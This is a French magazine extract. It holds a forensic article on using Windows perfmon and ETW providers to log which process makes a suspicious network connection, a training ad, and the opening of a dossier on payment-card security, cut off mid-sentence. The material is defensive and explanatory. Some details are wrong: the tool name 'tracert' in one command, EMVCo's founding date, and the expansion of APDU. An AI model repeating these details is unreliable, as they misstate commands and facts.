UTILISATION DE L'ANALYSEUR DE PERFORMANCES EN LIVE FORENSIC WINDOWS

Jean-Philip GUICHARD - jean-philip.guichard@cea.fr

Pôle maîtrise des risques - Direction centrale de la sécurité, CEA

mots-clés : PERFMON / RÉSEAU / IDENTIFICATION / PROCESSUS

I l est parfois nécessaire en traitement d'incident d'analyser une machine pour trouver le processus responsable d'une communication TCP ou UDP jugée suspecte. Les outils permettant d'afficher les communications actives des processus (netstat, resmon...) ne sont alors pas toujours adaptés. Par exemple lorsqu'il s'agit d'identifier l'origine d'une communication UDP ou dans le cas d'une communication nocturne qui implique une analyse a posteriori. Il faut alors pouvoir journaliser les événements de communications réseaux des processus de la machine. L'article présente une méthode simple basée sur un outil standard Windows : l'analyseur de performances.

1 Perfmom, un contrôleur ETW

L'analyseur de performances, *perfmom*, est un outil présent nativement sur les différentes versions de Windows (depuis Windows 2000). Il permet de recueillir des indicateurs de performances, des événements issus de différents composants du système (fournisseurs), et de collecter des informations de configuration en base de registre. C'est un outil puissant qui permet d'analyser les impacts d'exécution des applications sur les performances de la machine. Ce qui nous intéresse pour la suite est son rôle de contrôleur au sein de l'architecture Event Tracing for Windows (ETW) [1].

ETW est une API bas niveau fournie par le système d'exploitation Windows qui permet le suivi dynamique (à la demande, sans redémarrage nécessaire) des événements déclenchés par les différents composants du

système (de l'application en mode utilisateur au pilote noyau). Introduite dès Windows 2000, elle constitue aujourd'hui l'une des technologies d'instrumentation clés sur les plateformes Windows. Elle fonctionne sur le principe de l'enregistrement : toute entité logicielle (driver, application...) peut devenir un fournisseur d'événements à condition de s'enregistrer en tant que tel via une API d'enregistrement.

ETW repose sur quatre éléments principaux :

- les fournisseurs de suivi d'événements (*event providers*), qui génèrent les événements et les écrivent dans des sessions de suivi d'événements ;
- les sessions de suivi d'événements (*event tracing sessions*), qui horodatent les événements reçus et les enrichissent de certaines informations en entête (id du processus et du thread de la session, numéro de processeur...) avant de les écrire dans un fichier de log binaire compressé (d'extension **.etl** pour *event trace log*) ou de les délivrer directement à un consommateur.



Les sessions de suivi utilisent des buffers en mémoire noyau non paginée ;

- les consommateurs d'événements (*consumers*), qui récupèrent les événements depuis un fichier de log ou en temps réel depuis une session ETW ;
- les contrôleurs (*controllers*), qui contrôlent les sessions de suivi (démarrage/arrêt) et permettent de choisir les fournisseurs d'événements utilisés dans ces sessions.

Au sein de cette architecture, on retrouve en standard sur tout poste Windows (depuis Windows XP) :

- **perfmon.exe**, l'analyseur de performances, un contrôleur graphique qui selon son mode d'utilisation agit également comme consommateur d'événements (rapport généré par l'outil) ;
- **logman.exe**, un contrôleur en ligne de commandes ;
- **tracertpt.exe**, un consommateur d'événements qui permet d'analyser les journaux générés par les sessions de suivi.




Schéma de l'architecture ETW.

L'évolution des versions du système d'exploitation fait apparaître de nouveaux fournisseurs, contrôleurs et consommateurs. Par exemple, Windows 7 possède plus de six cents fournisseurs en standard quand Windows XP en possède moins de dix. Autre exemple, l'outil **netsh** devient un contrôleur sous Windows 7 [2]. L'intérêt de présenter une méthode avec le contrôleur *perfmon* est qu'elle est rejouable sur l'ensemble des systèmes Windows depuis Windows XP.

2 Présentation de la méthode

En prérequis, on considère que l'adresse IP destination avec laquelle la machine à analyser communique (ou tente de communiquer en cas de filtrage par un pare-feu) est connue.

La méthode consiste à exécuter une session de suivi sur la machine avec *perfmon*, le temps nécessaire pour que les événements sur le flux réseau suspect soient capturés (la durée de la session dépendra donc des caractéristiques de fréquence ou d'horaire du flux suspect).

L'analyse du journal généré doit permettre de trouver l'identifiant de processus (PID) du processus communiquant sur le réseau, en recherchant des événements contenant l'adresse IP destination. Connaissant le PID du processus, on peut alors chercher à identifier le binaire associé :

- si le processus est toujours actif, le passage du PID au binaire recherché (exe, dll) est le plus souvent quasi immédiat et ne sera pas développé dans l'article ;
- si le processus n'est plus actif (ou que le PID a été réaffecté), l'analyse du journal permettra de connaître le nom de l'image qui était associée à ce processus.

2.1 Fournisseurs d'événements requis

Comme indiqué dans l'introduction, les fournisseurs évoluent en fonction des versions du système d'exploitation.

Un fournisseur est présent sur toutes les versions de Windows depuis Windows XP. Il s'agit du fournisseur « Suivi de noyau Windows ». Il possède l'identifiant unique (GUID) : **{9E814AAD-3204-11D2-9A82-006008A86939}** et s'exécute au sein d'une session de suivi qui lui est réservée, appelée « NT Kernel Logger ». Ce fournisseur permet de tracer des événements TCP/IP (avec le PID du processus communiquant) et également les événements de démarrage/arrêt des processus. En s'appuyant sur ce fournisseur, on peut donc définir une méthode générique utilisable sur tous les systèmes Windows.

Depuis Windows 7 (Windows 2008 R2), deux fournisseurs peuvent être utilisés en remplacement du suivi de noyau. Ces fournisseurs sont :

- **Microsoft-Windows-TCP/IP (MW-TCP/IP)** (**{2F07E2EE-15DB-40F1-90EF-9D7BA282188A}**);
- **Microsoft-Windows-Kernel-Process (MW-Kernel-Process)** (**{22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}**).

L'intérêt de les présenter est que le journal de trace généré peut être formaté en journal d'événements Windows (**.evtx**) et donc être exploité à partir de l'observateur d'événements Windows.


Afin de connaître l'ensemble des fournisseurs ETW enregistrés sur une machine, exécuter la commande suivante depuis une invite de commandes :

```
logman query providers
```

Le nom des fournisseurs et leur identifiant unique (GUID) sont alors affichés.

2.2 Utilisation du fournisseur « Suivi de noyau Windows »

Exécuter **perfmon.exe** en tant qu'administrateur. L'interface de l'analyseur de performances apparaît (l'exemple utilise l'analyseur de performances de Windows 7).



Interface graphique de l'analyseur de performances sous Windows 7.

Dérouler le menu **Ensemble de collecteurs de données** situé dans le volet d'arborescence (gauche). Choisir **Définis par l'utilisateur**, effectuer un clic droit **Nouveau > Ensemble de collecteurs de données**. Nommer l'ensemble (on utilise ici le nom « forensic ») et choisir **Créer manuellement (avancé)**. Cliquer sur **Suivant** et choisir **Données de suivis d'événements**. Cliquer sur **Suivant** et ajouter le fournisseur **Suivi du noyau Windows**. Choisir la propriété **Mots clés (au choix)** et cliquer sur **Modifier**. Cocher les cases **process** et **net**, valider et poursuivre. Choisir l'emplacement des fichiers de logs générés par le collecteur (par défaut dans une sous arborescence de **%systemdrive%\PerfLogs**) et cliquer sur **Terminer**. Le collecteur de données **forensic** est prêt. Il est associé à un fichier journal nommé **DataCollector01** et une session de suivi nommée **NT Kernel Logger**.

Pour démarrer le collecteur, cliquer dessus et par le menu contextuel, choisir **Démarrer**. De la même façon, choisir **Arrêter** pour terminer le suivi.

Pour analyser le fichier journal généré, en tant qu'administrateur, exécuter la commande :

```
tracert C:\Perflogs\forensic_000001.etl -of csv -o mydump.csv
```

Un fichier au format CSV **mydump.csv** est créé dans le répertoire courant. Il contient les événements remontés par le fournisseur.

L'analyse du fichier montre que les événements ont un entête commun (ajouté par la session de suivi). Le nombre de colonnes présent dans l'entête varie en fonction des systèmes Windows, mais on retrouve à minima les colonnes suivantes :

```
Event Name,Type,TID,Clock-Time,Kernel(ms),User(ms)
```

Pour une description de ces colonnes, voir <http://msdn.microsoft.com/en-us/library/ms971550.aspx>

Les autres colonnes sont associées à l'entête **User Data**. Cette partie est dépendante des événements remontés. On peut obtenir des informations utiles sur la signification de ces colonnes en consultant la définition des classes d'événements [3].

Les événements dont la colonne **Event Name** vaut **TCP/IP** ou **Udpip** remontent les adresses IP en communication ainsi que le PID du processus communicant. Voici à titre d'exemple une trace générée par un système Windows 7 :

```
Entête tronquée  UserData
TcpIp,SendIPv4,[...] 3200,243, 192.168.100.90, 192.168.100.21,443,1859,1689
14,168915,0,0x0
UdpIp,SendIPv4,[...] 1708,33, 192.168.151.6, 192.168.100.21,53,64374,0,0x0
```

Ainsi la première ligne de log indique que la machine d'adresse IP 192.168.100.21 (machine analysée) est en communication TCP avec l'adresse IP 192.168.100.90 sur le port TCP 443 et que le processus responsable de cette communication a le PID 3200. La deuxième ligne montre que le processus de PID 1708 est responsable d'une communication UDP avec l'adresse IP 192.168.151.6 sur le port UDP 53.

En cas de tentative de connexion TCP échouée (adresse destination filtrée par exemple), les événements de reconnections ou déconnections TCP sont remontés :

```
Entête tronquée  UserData
TcpIp, ReconnectIPv4 5772,0,192.168.100.90,
192.168.100.21,445,2286,0,0x0
```

Dans cet exemple, on observe une tentative de reconnexion TCP du processus 5772 de la machine 192.168.100.21 sur le port TCP/445 (filtré) de la machine 192.168.100.90.

Quelle que soit la version du système d'exploitation, en comptant à partir de la première colonne de l'entête **User Data** :

- le PID du processus communicant est donné par la première colonne ;
- les adresses IP en communication sont données par la troisième (adresse destination) et quatrième colonne (adresse source) ;
- les ports destination/source sont donnés respectivement par la cinquième et sixième colonne.

Si le processus recherché s'est arrêté (ou a démarré) pendant la session de suivi, les événements de type **démarrer** ou **fin** des événements **Processus** donnent le nom du binaire associé. Le PID du processus est renseigné par la deuxième colonne de **User Data** (suivi du PID du processus parent). Suivant les versions de Windows, il est soit donné en décimal ou en hexadécimal.

```
Entête tronquée  UserData
Processus,Fin, 0xFFFFFA8006CA1650,0x6AC,0xF50,1,259,0xCC
DC000,"\\labo\test", "nslookup.exe", "nslookup microsoft.com"
```



Le processus 1708 (0x6AC) était associé au binaire **nslookup.exe** qui a été exécuté par l'utilisateur **test** de la machine **labo**.

2.3 Utilisation des fournisseurs MW-TCPIP et MW-Kernel-Process

Par la même méthode, exécuter une trace d'événements en configurant un collecteur de données avec les fournisseurs **Microsoft-Windows-TCPIP** et **Microsoft-Kernel-Process**. Il faut modifier la propriété **Propriétés** de ce dernier fournisseur pour choisir de faire apparaître l'identité sous laquelle s'exécute un processus en cochant la case **sid**.

Il est possible d'exporter les résultats du fichier journal généré dans un format texte (csv, xml) à l'aide de l'outil **tracertp.exe**. L'utilisation de l'observateur d'événements est présentée ici, car c'est une méthode simple qui permet de profiter de l'interprétation des données (informations d'affichage). L'observateur d'événements est capable de lire les journaux **.etl** générés sur les systèmes Windows Vista et ultérieurs.

Exécuter l'observateur d'événements (**eventvwr.msc**). Par le menu contextuel, choisir **Ouvrir le journal enregistré** et choisir le fichier journal généré avec le nouveau collecteur. Autoriser la création d'une nouvelle copie au format **evtx**, nommer le journal et valider. Le journal est disponible en parcourant l'arborescence **Observateurs d'événements > Journal enregistré**.

Pour les flux TCP (établis ou filtrés), l'Identifiant d'événement (eventid) 1044 du fournisseur **Microsoft-Windows-TCPIP** remonte les adresses IP sources et destinations (et les ports utilisés) ainsi que le PID du processus communiquant. Les informations d'affichage permettent une interprétation directe :

```
TCP : l'arrêt de la connexion 0xfffffa802efee990
(locale=192.168.100.21:43032 distante=192.168.100.190:445) a
commencé ({Temporisation de périphérique expirée} L'opération
d'E/S spécifiée sur %hs n'a pu se terminer avant la fin de la
temporisation.). PID = 10996.
```

Pour les flux UDP, l'éventid 1169 (ou 1170) donne le même type d'informations :

```
UDP : point de terminaison 0xfffffa8032e7aec0 (AdresseLocale
= 192.168.100.21:63317, AdresseDistante = 192.168.151.6:53) envoi
de 1 messages et d'un total de 45 octets. PID = 1140.
```

L'éventid 1 du fournisseur **Microsoft-Windows-Kernel-Process** donne l'information d'un démarrage de processus :

```
Le processus 10996 a démarré à [...] avec le nom \Device\
HarddiskVolume1\Windows\System32\net.exe.
```

L'éventid 6 donne l'information d'un déchargement d'une image :

```
Le processus 1140 contenait une image déchargée nommée Device\
HarddiskVolume1\Windows\System32\nslookup.exe.
```

La vue XML dans l'onglet **Détails** permet alors d'observer l'identité sous laquelle le processus est (ou était) exécuté grâce à l'attribut **UserID** du nœud **Security** présent dans l'entête de l'événement.

Afin de filtrer le journal uniquement sur ces événements, une solution est de créer une vue personnalisée dans l'observateur d'événement.

Pour cela, cliquer sur **Affichages Personnalisés** et par le menu contextuel choisir **Créer une vue personnalisée**. Cocher **Par Journal** et choisir le journal enregistré précédemment créé. Dans l'onglet **XML**, cocher **Modifier la requête**. Valider le message d'avertissement et appliquer le filtre **Xpath** suivant :

```
<QueryList>
  <Query Id="0" Path="file://C:\PerfLogs\...\DataCollector01.evtx">
    <Select Path="file://C:\PerfLogs\...\DataCollector01.evtx">
      *[System[Provider[@Name='Microsoft-Windows-TCPIP'] and
(EventID=1044 or EventID=1169 or EventID=1170)]]
    </Select>
    <Select Path="file://C:\PerfLogs\...\DataCollector01.evtx">
      *[System[Provider[@Name='Microsoft-Windows-Kernel-Process'] and
(EventID=1 or EventID=6)]]
    </Select>
  </Query>
</QueryList>
```

Nommer l'affichage personnalisé et valider.

Depuis cette vue personnalisée, il suffit alors de rechercher l'adresse IP destination suspecte dans le journal via l'action **Rechercher**. Cette fonction de recherche se base sur les informations d'affichage : elle est dépendante de la langue du système. Une fois le PID du processus communiquant trouvé, une recherche est alors effectuée pour savoir si ce processus a été déchargé ou non pendant la capture (en recherchant par exemple la chaîne **processus valeur_du_PID** sur un système de langue française).


3 Considérations en traitement d'incidents

Le cas idéal est d'utiliser **perfmom** en gardant la machine à analyser toujours connectée et active sur son réseau d'origine (avec vraisemblablement les communications vers l'adresse destination bloquées par un pare-feu). Lorsqu'il est nécessaire de débrancher physiquement ou logiquement (par désactivation de sa carte réseau) la machine du réseau, la méthode présentée ne fonctionnera pas directement. En effet, les tentatives de communications réseaux sur une couche lien inactive ne remontent pas

le PID. Il est nécessaire de garder une couche lien active et donc de prévoir de rebrancher la machine en réseau pour jouer cette méthode.

Afin de limiter les modifications sur la machine à analyser, le journal généré peut être enregistré directement sur un support amovible pour être ensuite analysé sur une machine d'analyse dédiée (prévoir une taille de fichier journal de l'ordre de 4 ou 5 Go pour une capture de 24h sur un poste bureautique). Une machine d'analyse fonctionnant sous Windows 7 (ou version ultérieure) est recommandée : elle possèdera ainsi les fournisseurs utilisés sur la machine analysée, ce qui est nécessaire à l'interprétation des événements.

Il est possible de fractionner la sortie de la session en plusieurs journaux, en définissant une limite de durée et/ou de taille par journal. Cela permet d'éviter d'avoir à analyser un seul fichier volumineux. Pour définir ces limites, il faut éditer les paramètres du collecteur de données. Sous Windows 7 par exemple, dans le volet arborescence de *perfmon*, choisir le collecteur de données et par le menu contextuel choisir **Propriétés**.



Interface de configuration des propriétés d'un collecteur de données.

Dans l'onglet **Condition d'arrêt**, rubrique **Limites**, cocher l'option **Redémarrer l'ensemble de collecteurs dès qu'une limite est atteinte** et choisir une limite de durée et/ou de taille maximale. Lorsqu'une limite sera atteinte, les collecteurs seront redémarrés et un nouveau fichier sera créé. Il est également très utile de configurer le nom des répertoires générés afin d'y faire figurer leur date de création. Cela permet de cibler le fichier à analyser lorsque l'on connaît a posteriori l'horaire de la communication suspecte recherchée. Pour cela, éditer le **format du nom de sous-répertoire** situé dans l'onglet **Répertoire**. En ajoutant la chaîne **\-hhmmss**, le nom des répertoires contiendra leur horaire de création.

Perfmon permet de planifier la capture et ne nécessite pas forcément un démarrage et un arrêt manuel. En éditant les paramètres du collecteur de données, choisir l'onglet **Planification**, puis cliquer sur **Ajouter**. La date et l'heure de début de la session peuvent être alors configurées. L'option **Durée globale** de l'onglet **Condition d'arrêt** permet de configurer la durée avant arrêt de la session. Depuis Windows Vista, le service journaux & alertes de performance (acronyme anglais : PLA) chargé de la journalisation des événements est exécuté par le moteur du planificateur de tâches Windows. Lors de la création d'un collecteur de données avec *perfmon*, une tâche est créée dans l'arborescence **\Microsoft\Windows\PLA** de la bibliothèque du planificateur de tâches Windows. Il est donc possible de profiter des options avancées du planificateur.

Enfin, il est à noter qu'une fois le collecteur démarré, il n'est pas nécessaire de garder une session ouverte sur le poste à analyser pour que la capture continue de fonctionner.

Conclusion

La méthode proposée a l'avantage de ne nécessiter aucune installation d'outil préalable (ni redémarrage quelconque) et d'être jouable sur toutes les versions de Windows depuis Windows XP. Elle présente également l'avantage d'avoir un impact minime sur les performances de la machine (un outil de mesure de performances se devant d'être le moins consommateur de ressources possible). Elle trouve donc toute sa place dans le cadre d'une analyse forensic live sur une machine Windows. Si la technique de détection du processus communiquant sur le réseau est théoriquement contournable (injection de trame directement au niveau Ethernet, par exemple), l'utilisation de *perfmon* s'avère une méthode efficace dans la pratique. ■

■ Références

- [1] Event tracing, [http://msdn.microsoft.com/en-us/library/windows/desktop/bb968803\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/bb968803(v=vs.85).aspx)
- [2] Network tracing in Windows 7 : Architecture, <http://msdn.microsoft.com/en-us/library/dd569137.aspx>
- [3] Event Tracing MOF Classes, [http://msdn.microsoft.com/en-us/library/windows/desktop/aa363799\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa363799(v=vs.85).aspx)
- [4] Windows Events, [http://msdn.microsoft.com/en-us/library/windows/desktop/aa964766\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa964766(v=vs.85).aspx)
- [5] Improve Debugging And Performance Tuning With ETW, <http://msdn.microsoft.com/en-us/magazine/cc163437.aspx>

SANS Institute

La référence mondiale en matière
de formation et de certification à la
sécurité des systèmes d'information



FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408

Investigation Inforensique
Windows

FOR 508

Analyse Inforensique et
réponses aux incidents clients

FOR 572

Analyse et investigation
numérique avancées dans les
réseaux

FOR 585

Investigation numérique avancée
sur téléphones portables

FOR 610

Rétroingénierie de logiciels
malveillants : Outils et
techniques d'analyse

Dates et plan disponibles

Renseignements et inscriptions

par téléphone

+33 (0) 141 409 700

ou par courriel à :

formations@hsc.fr





DES ACHATS EN TOUTE SÉCURITÉ :

comment faciliter les échanges tout en évitant la fraude ?

Une nouvelle année commence, et si j'ai souhaité à ma famille, à mes amis, santé et réussite (ce que je vous souhaite aussi amis lecteurs), je n'ai pas particulièrement pensé à leur souhaiter une année sans fraude bancaire. Pourtant la plupart d'entre nous sortent à peine d'une période d'application frénétique d'un comportement, qu'on pourrait juger à risque, développé tout au long de l'année : l'utilisation insouciante de la carte bancaire.

J'insère ma carte dans les terminaux qu'on me tend, dans les bornes qui traînent dans la rue et j'en recopie même le numéro sur Internet, tout ça sans sourciller alors qu'insérer une clé USB dans mon PC me met mal à l'aise si je ne sais pas où elle est passée avant. Et ça se passe plutôt bien* en général. Ma confiance est plus liée aux garanties associées qu'à ma connaissance du domaine.

Limiter les risques, qui leur coûtent de l'argent, sans freiner les échanges, qui leur en rapportent, est donc un objectif majeur pour les acteurs du système bancaire. L'importance de la sécurisation des paiements en général et dans le cadre des nouveaux usages en particulier est illustrée par les variations du cours de l'action Gemalto suite aux différentes annonces autour d'Apple Pay à la hausse [1] comme à la baisse [2].

Ce dossier commence par une introduction aux transactions par carte bancaire avant

de se concentrer sur les transactions par Internet. Nous passerons ensuite de l'autre côté avec la description de l'organisation d'un groupe de trafiquants de numéros de carte ainsi que le forensique de skimmers. Le dernier article s'intéresse à une monnaie sans banque, le bitcoin.

Colas

*Ami lecteur aux tendances criminelles (ou tout simplement farceur), je ne vous mets pas au défi de changer cet état de fait.

[1] <http://uk.reuters.com/article/2014/09/10/markets-europe-stocks-idUKL5N0RB2N820140910>

[2] <http://uk.reuters.com/article/2014/10/17/uk-gemalto-stocks-idUKKCN0I60LJ20141017>

AU SOMMAIRE DE CE DOSSIER :

- [25-29] La carte bancaire, comment ça marche ?
- [30-35] Cartes bancaires et e-commerce
- [36-39] Organisation d'un groupe cybercriminel de chasseurs de cartes
- [40-46] Fraude aux mouchards bancaires (« skimming ») et analyse forensique
- [49-56] Le bitcoin : de l'argent liquide numérique

LA CARTE BANCAIRE, COMMENT ÇA MARCHE ?

Virginie GALINDO




mots-clés : CARTE BANCAIRE / TRANSACTION / PAIEMENT SANS CONTACT / E-COMMERCE / EMVCO

1 La carte, un objet plastique en mutation

Carte bleue, carte gold, carte sans contact, quel que soit son petit nom, la carte de paiement fait partie des piliers technologiques des échanges monétaires mondiaux.

Cette carte est utilisable dans tous les pays du monde, en magasin ou dans les banques. Lorsque vous utilisez cette carte pour vous payer un café à Berlin ou à Tokyo, que se passe-t-il ? Par quelle magie une boutique de souvenirs de Barcelone est-elle capable de prélever de l'argent sur le compte d'un individu (Bob dans notre exemple) ? Quels sont les acteurs qui s'interconnectent pour effectuer une transaction de paiement ? Quels sont les principaux leviers qui ont amené à mailler ainsi le monde avec ses infrastructures financières ? Comment la sécurité en est-elle assurée ? Quelles sont les prochaines évolutions de l'écosystème bancaire ? Autant de questions auxquelles cet article s'attache à répondre.



2 La carte bleue, qu'est-ce que c'est ?

Commençons par les basiques. La carte est un bout de plastique, aux dimensions normalisées de largeur 85,60 mm, longueur 53,98 mm, et une épaisseur de 0,76 mm

(et des coins arrondis avec un rayon de 3,18 mm), résistante aux flexions, aux projections d'eau, et aux températures caniculaires. Elle embarque un certain nombre d'informations relatives à votre compte bancaire. Ces informations permettront également à un terminal bancaire de valider son authenticité. Afin de se mettre d'accord sur ce qu'est une vraie carte, prenons un peu de recul sur le schéma global du monde du paiement.

3 Le schéma mondial du paiement

Votre carte bancaire est délivrée par un institut financier. Ce terme recouvre une définition très précise, c'est un établissement qui a le droit d'effectuer des transactions financières, mais qui peut également offrir des services financiers. Cette activité est régulée par les états et en Europe, la communauté européenne. Bref, n'est pas institut financier qui veut. On l'aura compris, ce contrôle du label s'accompagne de vérifications relatives à la santé financière des établissements, leur capacité à supporter les temps difficiles. En effet, il est important pour la santé économique d'un pays, ou d'un groupe de pays de faciliter les échanges financiers. À quoi servirait de mettre en place un tissu économique dynamique si les acteurs ne peuvent pas échanger d'argent entre eux. La stratégie mise en place depuis les années 70 est donc de réguler et d'encourager la création d'un écosystème financier favorable aux transactions financières. Les éléments pour mettre en place cet écosystème sont de plusieurs types :

- Contrôle des institutions financières, par les états. En France, c'est l'Autorité de Contrôle et de Résolution qui décide qui a le droit de monter un établissement financier. Cet organisme est adossé à la banque de France, et gère les établissements bancaires et d'assurance [1] ;
- Mise en relation des institutions financières par le biais de réseaux (dit aussi schéma de paiement). En France, Visa et MasterCard sont les principaux ;



- Normalisation des échanges techniques entre les différents acteurs ;
- Régulation des coûts de mise en place des transactions dans le circuit par les états ;
- Certification sécuritaire des éléments entrant en jeu dans la gestion d'une transaction.

Le lecteur consciencieux pourra aller jeter un œil du côté des organismes européens comme le European Payment Council [2] qui est en charge de mettre en œuvre la réforme *Single Euro Payment Area* (SEPA), qui fluidifie et harmonise les transactions sur la zone euro.

Une dernière note afin de souligner que ce système est pérenne puisque le volume de transaction ne cesse de croître, que ce soit en termes de transactions entre individus, transactions entre administrations, individus ou entreprises.



4 Une transaction, comment ça marche ?

Mais revenons à notre propos principal : l'histoire du paiement de Bob, qui paie un mojito dans un bar de Barcelone. Bob sort sa carte bleue délivrée par une banque française. Le barman indique dans le terminal de paiement la somme que Bob doit à l'établissement. Bob insère sa carte dans le lecteur et il tape sur le clavier son code secret. Il peut alors tranquillement siroter son mojito sur la terrasse.

Repassons cette scène au ralenti. Que se passe-t-il lors de cet échange ?

La carte bleue utilisée est un objet complexe, dont la principale composante est une puce électronique fixée dans une cavité du corps de carte. Cette puce contient un système d'exécution embarqué, qui communique avec le monde extérieur grâce à des fils soudés à un module (le petit carré couleur or). Le tout est intégré dans un morceau de plastique que l'on appelle corps de carte. Lorsque la carte est insérée dans le terminal de paiement, celui-ci met sous tension la puce, et l'*operating system* boote. Il est prêt à recevoir les premières commandes via un protocole synchrone, assez simple, pour s'adapter aux ressources limitées et aux exigences de rapidité requises par le geste de paiement. Ce protocole est appelé APDU (*Application Programming Data Unit*). Il permet de transporter des paquets de données de 256 octets, dont 5 dédiés à la reconnaissance de la commande, elle-même. On l'a dit, on est dans un domaine embarqué, le processeur de cette carte est de 16 bits, et a à sa disposition une mémoire, en moyenne d'une capacité de 32 kilooctets. Néanmoins, la puce est capable de prendre en charge tous types de transactions. Elle est capable de stocker des données, d'exécuter des opérations (souvent des mathématiques de « haut vol », comme des calculs cryptographiques).

5 Comment reconnaît-on une vraie carte, d'une fausse carte ?

Ben, oui, c'est vrai ça. Comment ne pas être sûr que la carte de Bob n'a pas été fabriquée dans un garage et accepter la transaction de manière erronée ? Comment ne pas soupçonner que le terminal de paiement tendu innocemment par le barman ne provient pas non plus du garage de ce barman ? Et bien parce que ces objets ont d'abord été préparés. Ils ont une chose en commun, ils font partie de la famille des objets reconnus par EMVCo. Qu'est-ce donc que cela ? EMVCo pour *Europay Mastercard Visa*, du nom des trois entités fondatrices en 1970 [3]. Celui-ci définit des normes techniques de paiement entre cartes et terminaux de paiement, c'est le schéma le plus répandu en Europe. Il faut noter que lorsque JCB et American Express ont rejoint EMVCo, respectivement en 2004 et 2009, il est devenu un des plus puissants consortiums réunissant les systèmes de paiement européens et américains. Qu'est-ce qu'un système de paiement ? Il s'agit d'un réseau interconnecté qui permet aux banques affiliées à Visa, par exemple, d'être connectées entre elles, et ce réseau achemine les transactions (dont nous n'avons pas encore détaillé les éléments). Ce réseau opère les transactions selon ses propres règles, incluant l'évaluation du risque de la transaction. Le système de paiement résout les facturations entre les banques.



Par exemple, entre la banque française de Bob et celle de l'établissement espagnol où il a payé son mojito. La création de EMVCo a permis de rendre interopérables les systèmes de MasterCard, Visa, Europay, American Express, JCB. Autant dire que votre carte délivrée par une banque affiliée à un de ces systèmes de paiement a toutes les chances d'être acceptée sur une large partie du globe. L'Asie a développé son propre système de paiement, mais l'arrivée de Union Pay à EMVCo laisse penser que la grande unification est proche.

6 Les dessous de la transaction

Revoyons plus en détail notre exemple. La carte insérée dans le terminal de paiement est mise sous tension, afin d'initier un dialogue. Une étape préliminaire à ce dialogue est nécessaire à cet échange : une authentification mutuelle entre le terminal et la carte. Le terminal contient une clé secrète et la carte aussi. Une série d'échanges permet à la carte et au terminal de vérifier tous les deux que le calcul cryptographique effectué sur un nombre aléatoire donne lieu à un résultat équivalent (preuve que les deux objets, carte et terminal partagent la même clé et font donc partie de la même famille). C'est le principe du *Payment Cryptogram*. La carte reçoit ensuite de la part du terminal une commande pour sélectionner l'application bancaire de la banque de Bob. L'application répond en fournissant au terminal les données relatives au compte bancaire de Bob. C'est le PAN (*Payment Account Number*) qui décrit de manière unique le compte bancaire qui est associé à la carte bancaire de Bob. Si le montant de la transaction est élevé, Bob devra sans doute rentrer un code secret pour valider la transaction. Il est possible également que la carte soit sollicitée pour signer la transaction finale. Mais qui décidera de ces possibles verrous sécuritaires ? C'est la politique de sécurité définie par la banque émettrice de la carte, pour assurer que les conditions d'opération de cette transaction seront acceptables par cette banque. Faut-il une vérification de la transaction en ligne, ou pas ? Y a-t-il un plafond de dépense à vérifier pour cette carte ? Faut-il demander un élément de présence de l'utilisateur (un code secret à vérifier, localement sur le terminal, ou une signature à générer depuis la carte bancaire)... Cette politique de sécurité est le fondement même de la gestion du risque pour les banques. Elle est définie également par la volonté que l'utilisateur de la carte ne soit pas découragé par les étapes de 